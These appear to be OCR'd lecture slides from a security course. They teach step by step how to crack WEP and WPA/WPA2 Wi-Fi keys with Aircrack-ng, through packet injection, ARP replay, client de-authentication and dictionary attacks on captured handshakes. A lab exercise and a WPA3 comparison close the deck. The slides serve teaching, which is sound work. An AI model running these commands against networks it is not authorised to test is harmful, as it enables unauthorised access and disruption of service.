
Aircrack-ng

- Network software suite consisting of detector, packet sniffer, WEP and WPA/WPA2-PSK cracker
- Most common tool for analyzing 802.11 wireless LANs
- Works with any wireless adapter whose driver supports “**Monitor Mode**” (see next slide)
- https://www.aircrack-ng.org/
- Install with: “*apt-get install aircrack-ng*”

Monitor Mode

Before attacking Wi-Fi networks, adapter must be in **Monitor Mode**


- Normally, wireless card will check ethernet frames and discard unwanted packets
- Monitor mode means our wireless card intercepts all traffic, regardless of association



Monitor Mode

To start wireless interface in monitor mode:

- Plug adapter into USB port
- Use “iwconfig” to find interface
- Notice Mode is “Managed” – we want this to say “Monitor”



Monitor Mode

Next:

- Kill blocker processes using “*sudo airmon-ng check kill*”
- Note: this will turn off Linux network manager!
- To turn back on: “sudo systemctl restart NetworkManager”

```
josh@josh-ThinkPad-T440p:~$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1142 wpa_supplicant
```

Monitor Mode

Finally:

- Run “*sudo airmon-ng start [interface]*”
- Run “iwconfig” once more to check…


```
PHY     Interface       Driver          Chipset

phy0    wlp4s0          iwlwifi         Intel Corporation Wireless 7260 (rev 83)
phy1    wlxec086b184138 ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
Interface wlxec086b184138mon is too long for linux so it will be renamed to the old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy1]wlan0mon
                (mac80211 station mode vif disabled for [phy1]wlxec086b184138)
```

```
wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Simple WEP Crack

Overview


- Basic WEP encryption: RC4 keystream XORed with plaintext
  - 40-bit key concatenated with 24-bit IV
  - 24 bits not enough to prevent repetition
- On busy network, takes *minutes* to crack
- Automated by tools such as Aircrack-ng




Simple WEP Crack

Steps:

1. Test injection capability
2. Begin IV collection
3. Fake authentication with AP
4. Replay ARP requests
5. Crack key using IVs





Simple WEP Crack

Step 1: Test injection capability

- *aireplay-ng -9 –e [AP name] –a [BSSID] [interface]*
- Determines whether we are close enough to AP for packet injection

```
aireplay-ng -9 -e teddy -a 00:14:6C:7E:40:80  ath0
```

```
josh@josh-ThinkPad-T440p:~$ sudo aireplay-ng -9 -e 2R_almond -a E4:71:85:32:0E:5C  wlan0mon
14:19:28  Waiting for beacon frame (BSSID: E4:71:85:32:0E:5C) on channel 11
14:19:28  Trying broadcast probe requests...
14:19:28  Injection is working!
14:19:30  Found 1 AP

14:19:30  Trying directed probe requests...
14:19:30  E4:71:85:32:0E:5C - channel: 11 - '2R_almond'
14:19:30  Ping (min/avg/max): 3.156ms/15.063ms/37.425ms Power: -43.83
14:19:30  30/30: 100%
```

Simple WEP Crack

Step 2: Begin IV collection

- *airodump-ng –c [AP channel] –bssid [BSSID] –w [capture file] [interface]*
- Capture initialization vectors (IV's) coming from target AP
- (1st console)

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output ath0
```

Simple WEP Crack

Step 3: Fake authentication with AP

- *aireplay-ng –1 0 –e [AP name] –a [BSSID] –h [interface address] [interface]*
- For injection to work, our MAC must be associated with the AP
- (2nd console)

```
aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
```

Simple WEP Crack

Step 4: Replay ARP requests

- *aireplay-ng –3 –b [BSSID] –h [interface address] [interface]*
- Reinject ARP requests; AP will rebroadcast and generate new IV's
- (3rd console)

```
aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

```
Saving ARP requests in replay_arp-0321-191525.cap
You should also start airodump-ng to capture replies.
Read 629399 packets (got 316283 ARP requests), sent 210955 packets...
```

Simple WEP Crack

Step 5: Crack key using IVs

- *aircrack-ng –b [BSSID] [capture file(s)]*
- Obtains WEP using IV's gathered from previous steps
- (3rd console)

```
aircrack-ng -b 00:14:6C:7E:40:80 output*.cap
```

```
                                Aircrack-ng 0.9

                        [00:03:06] Tested 674449 keys (got 96610 IVs)

KB    depth   byte(vote)
 0    0/  9   12(  15) F9(  15) 47(  12) F7(  12) FE(  12) 1B(   5) 77(   5) A5(   3) F6(   3) 03(   0)
 1    0/  8   34(  61) E8(  27) E0(  24) 06(  18) 3B(  16) 4E(  15) E1(  15) 2D(  13) 89(  12) E4(  12)
 2    0/  2   56(  87) A6(  63) 15(  17) 02(  15) 6B(  15) E0(  15) AB(  13) 0E(  10) 17(  10) 27(  10)
 3    1/  5   78(  43) 1A(  20) 9B(  20) 4B(  17) 4A(  16) 2B(  15) 4D(  15) 58(  15) 6A(  15) 7C(  15)

                        KEY FOUND! [ 12:34:56:78:90 ]
     Probability: 100%
```

WPA/WPA2 Crack

Overview:

- Unlike WEP, key is not static
- Can crack pre-shared key using dictionary attack
- Must first capture client handshake

WPA/WPA2 Crack

Steps:

1. Collect authentication handshake
2. De-authenticate wireless client (optional)
3. Crack pre-shared key using authentication handshake

WPA/WPA2 Crack

Step 1: Collect authentication handshake

- *airodump-ng –c [channel] –b [BSSID] –w [capture file] [interface]*
- Listen for 4-way handshake between client and target AP

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

WPA/WPA2 Crack

Step 1: Collect authentication handshake

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes
```

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

Handshake collected

WPA/WPA2 Crack

Step 2: De-authenticate wireless client (optional)

- *aireplay-ng –0 1 –a [BSSID] –c [client to de-auth] [interface]*
- If needed, this will de-authenticate a client associated with the AP
- By reauthenticating, they'll generate the 4-way handshake we need
- (2nd console)

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

WPA/WPA2 Crack

Step 3: Crack pre-shared key using authentication handshake

- *aircrack-ng –w [password list] –b [BSSID] [capture file(s)]*
- Checks wordlist against captured handshake to obtain PSK

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Exercise

Goal: Use Aircrack-ng to crack Wi-Fi encryption

(Use either lab Wi-Fi or test router; should be provided with adaptor)

- Install aircrack-ng suite
- Plug in USB adapter & set in Monitor Mode
- Determine test network encryption type (WEP, WPA, etc.)
- Use aircrack-ng suite to obtain network key
  - *(Note: if using dictionary attack, create wordlist file containing network password*)


WPA/WPA2 vs. WPA3

WPA/WPA2 : Flaws			WPA3: Fixes
Protocols susceptible to off-line analysis	Weak passwords crackable w/Aircrack Suite		Each PW guess requires interaction, placing temporal limit on attempts***
Lack of forward secrecy	PSK allows decryption of all associated traffic, future & past		SAE provides perfect forward secrecy; adversary w/password cannot recover earlier traffic, session keys, etc.
Group Temporal Key (GTK) vulnerabilities	"Hole196"	Authenticated attacker (possessing GTK) can perform MiTM or DoS	Implements client isolation to prevent using GTK
	Insecure random number generator (RNG)	Quick GTK recovery, allows injection and unicast decryption	
WPS PIN Recovery	Fairly quick password recovery		Alternative configuration replaces WPS
"KRACK" Attack (Key Reinstallation)	Retransmit nonce in replay attack to obtain full keychain		Can't hijack session w/out key (patches now prevent retransmitting nonce as well)

